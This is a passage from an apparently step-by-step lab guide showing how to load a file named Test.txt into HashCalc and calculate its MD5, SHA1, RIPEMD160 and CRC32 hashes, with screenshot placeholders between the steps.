
- Now, switch back to the **HashCalc** window; ensure that the **File** option is selected in the **Data Format** field and click ellipsis icon under the **Data** field.




- The **Find** window appears, navigate to the location where you saved the **Test.txt** file (here, **Desktop**) and click **Open**.




8. The path of the selected file (**Test.txt**) appears under the **Data** field. Ensure that the **MD5**, **SHA1**, **RIPEMD160**, and **CRC32** hash functions are selected. Click the **Calculate** button.



